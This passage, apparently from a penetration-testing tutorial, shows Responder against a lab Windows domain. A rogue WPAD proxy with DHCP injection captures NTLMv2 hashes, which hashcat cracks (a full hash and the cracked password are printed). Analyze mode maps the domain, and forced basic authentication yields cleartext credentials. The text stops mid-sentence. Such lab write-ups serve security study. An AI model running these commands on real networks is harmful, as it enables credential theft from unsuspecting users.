
Attack: To configure WPAD rogue proxy server we use the -w option. Furthermore, we added an optional switch of DHCP injection. This switch would inject rogue proxy’s address (kali IP) in the DHCP response. The attack could still work without this switch.

```
responder -I eth0 -wd
```

As you can see above, that DHCP poisoner and WPAD proxy have now been turned on. Now, when a user inputs any wrong URL, let's say, randomurl.local, browser couldn't locate it. Responder poisons and injects DHCP response with WPAD's IP and the browser tries to authenticate to the WPAD server and gives a login prompt.



As soon as the client inputs his credentials, we receive their NTLM hashes!



This can be viewed in the logs too, but this time under the name HTTP-NTLMV2-IPV6.txt format\

We can crack it using hashcat now

```
hashcat -m 5600 HTTP-NTLMv2-fe80::ddc5:3b8f:e421:a88a.txt /usr/share/wordlists/rockyou.txt
```

```
┌──(root㉿kali)-[/usr/share/responder/logs]
└─# hashcat -m 5600 HTTP-NTLMv2-fe80::ddc5:3b8f:e421:a88a.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.5) starting

OpenCL API (OpenCL 2.0 pocl 1.8  Linux, None+Asserts, RELOC, LLVM 11.1.0, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================

* Device #1: pthread-AMD Ryzen 5 3550H with Radeon Vega Mobile Gfx, 1438/2940 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 2 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt
```


Hash has been cracked and clear text password dumped!

```
* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

HARSHITRAJPAL::IGNITE:e4befcab719978e6:a726a4db2bc69129f2c47889366f20b3:01010000000000001e175587454ad801eb82ffec39f07b2400000000200800480056004c00370001001e00570049004e002d003600440052005a00410030005a0041004300500034000400140048056004c0037002e004c004f0043004100 4c00370002e004c004f0043004100 4c00500140048005600 4c0037002e004c004f0043004100 4c0008003000300000000000000000000000001000007a9eaa4d0fe4fbfde9f32389f3c5cf6600757c7074e2f0830d8f1320945838a00a001000000000000000000000000000000000009001c0048005400540050002f00720061006e0064006f006d00750072006c000000000000000000:Password@1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: HARSHITRAJPAL::IGNITE:e4befcab719978e6:a726a4db2bc6...000000
Time.Started.....: Thu Apr  7 02:07:28 2022 (7 secs)
Time.Estimated...: Thu Apr  7 02:07:35 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
```

Responder Analyze Mode

In the analyze mode, responder doesn't automatically poison the LLMNR requests, rather it tracks the network flow of the requests made in order to give essential information like name of the user, machine account being used, name of the DC, OS version etc. It can be switched on using -A switch

```
responder -I eth0 -A
```




When a victim tried to access wrong sharename (Attack 1 method), responder analyses the entire flow and gives us the DC name, Windows OS version etc.

```
[+] Listening for events ...

[+] Responder is in analyze mode. No NBT-NS, LLMNR, MDNS requests will be poisoned.
[Analyze mode: LLMNR] Request by fe80::ddc5:3b8f:e421:a88a for sdfsfdffgch, ignoring
[Analyze mode: LLMNR] Request by ::ffff:192.168.1.3 for sdfsfdffgch, ignoring
[Analyze mode: LLMNR] Request by fe80::ddc5:3b8f:e421:a88a for sdfsfdffgch, ignoring
[Analyze mode: NBT-NS] Request by ::ffff:192.168.1.3 for SDFSFDFFGCH, ignoring
[Analyze mode: LLMNR] Request by ::ffff:192.168.1.3 for sdfsfdffgch, ignoring
[Analyze mode: LLMNR] Request by fe80::ddc5:3b8f:e421:a88a for sdfsfdffgch, ignoring
[Analyze mode: LLMNR] Request by ::ffff:192.168.1.3 for sdfsfdffgch, ignoring
[Analyze mode: LLMNR] Request by fe80::ddc5:3b8f:e421:a88a for sdfsfdffgch, ignoring
[Analyze mode: LLMNR] Request by ::ffff:192.168.1.3 for sdfsfdffgch, ignoring
[Analyze mode: NBT-NS] Request by ::ffff:192.168.1.3 for SDFSFDFFGCH, ignoring
[Analyze mode: NBT-NS] Request by ::ffff:192.168.1.3 for SDFSFDFFGCH, ignoring
[Analyze mode: NBT-NS] Request by ::ffff:192.168.1.3 for SDFSFDFFGCH, ignoring
[Analyze mode: LLMNR] Request by fe80::ddc5:3b8f:e421:a88a for sdfsfdffgch, ignoring
[Analyze mode: LLMNR] Request by ::ffff:192.168.1.3 for sdfsfdffgch, ignoring
[Analyze mode: LLMNR] Request by fe80::ddc5:3b8f:e421:a88a for sdfsfdffgch, ignoring
[Analyze mode: LLMNR] Request by ::ffff:192.168.1.3 for sdfsfdffgch, ignoring
[Analyze mode: LLMNR] Request by fe80::ddc5:3b8f:e421:a88a for sdfsfdffgch, ignoring
[Analyze mode: LLMNR] Request by ::ffff:192.168.1.3 for sdfsfdffgch, ignoring
[Analyze mode: LLMNR] Request by fe80::ddc5:3b8f:e421:a88a for sdfsfdffgch, ignoring
[Analyze mode: LLMNR] Request by ::ffff:192.168.1.3 for sdfsfdffgch, ignoring
[Analyze mode: NBT-NS] Request by ::ffff:192.168.1.3 for SDFSFDFFGCH, ignoring
[Analyze mode: NBT-NS] Request by ::ffff:192.168.1.3 for SDFSFDFFGCH, ignoring
[Analyze mode: Browser] Datagram Request from IP: ::ffff:192.168.1.3 hostname: WORKSTATION01 via the: File Server to: IGNITE. Service: Browser Election
[LANMAN] Detected Domains: IGNITE (Unknown)
[LANMAN] Detected Workstations/Servers on domain IGNITE: DC1 (Windows 10/Server 2016), WORKSTATION01 (Windows 10/Server 2016)
```


Responder Basic Authentication Mode

In attack 2, we saw how an NTLM authentication windows was opened when our rogue WPAD proxy server was being accessed by poisoning LLMNR. In turn, we were able to retrieve the NTLMv2 hashes. We will imitate the same attack but this time, try to gain clear text credentials of the user using basic authentication! This can be achieved using the -b flag. Further, we are using -F switch to force basic authentication!


```
responder -I eth0 -wdF -b
```



Now, when a user tries to access any invalid URL, he sees the following prompt with the message saying that these credentials would be sent in clear text using basic authentication.



As soon as use inputs his credentials, responder receives them and displays password in clear text!




Responder Downgrade NTLMv2-SSP to NTLMv2

NTLM provides ESS functionality (Extended Session Security) which adds to the complexity of the NTLM hash. ESS functionality adds an "SSP" flag in the NTLM hash (NTLM2-SSP). This

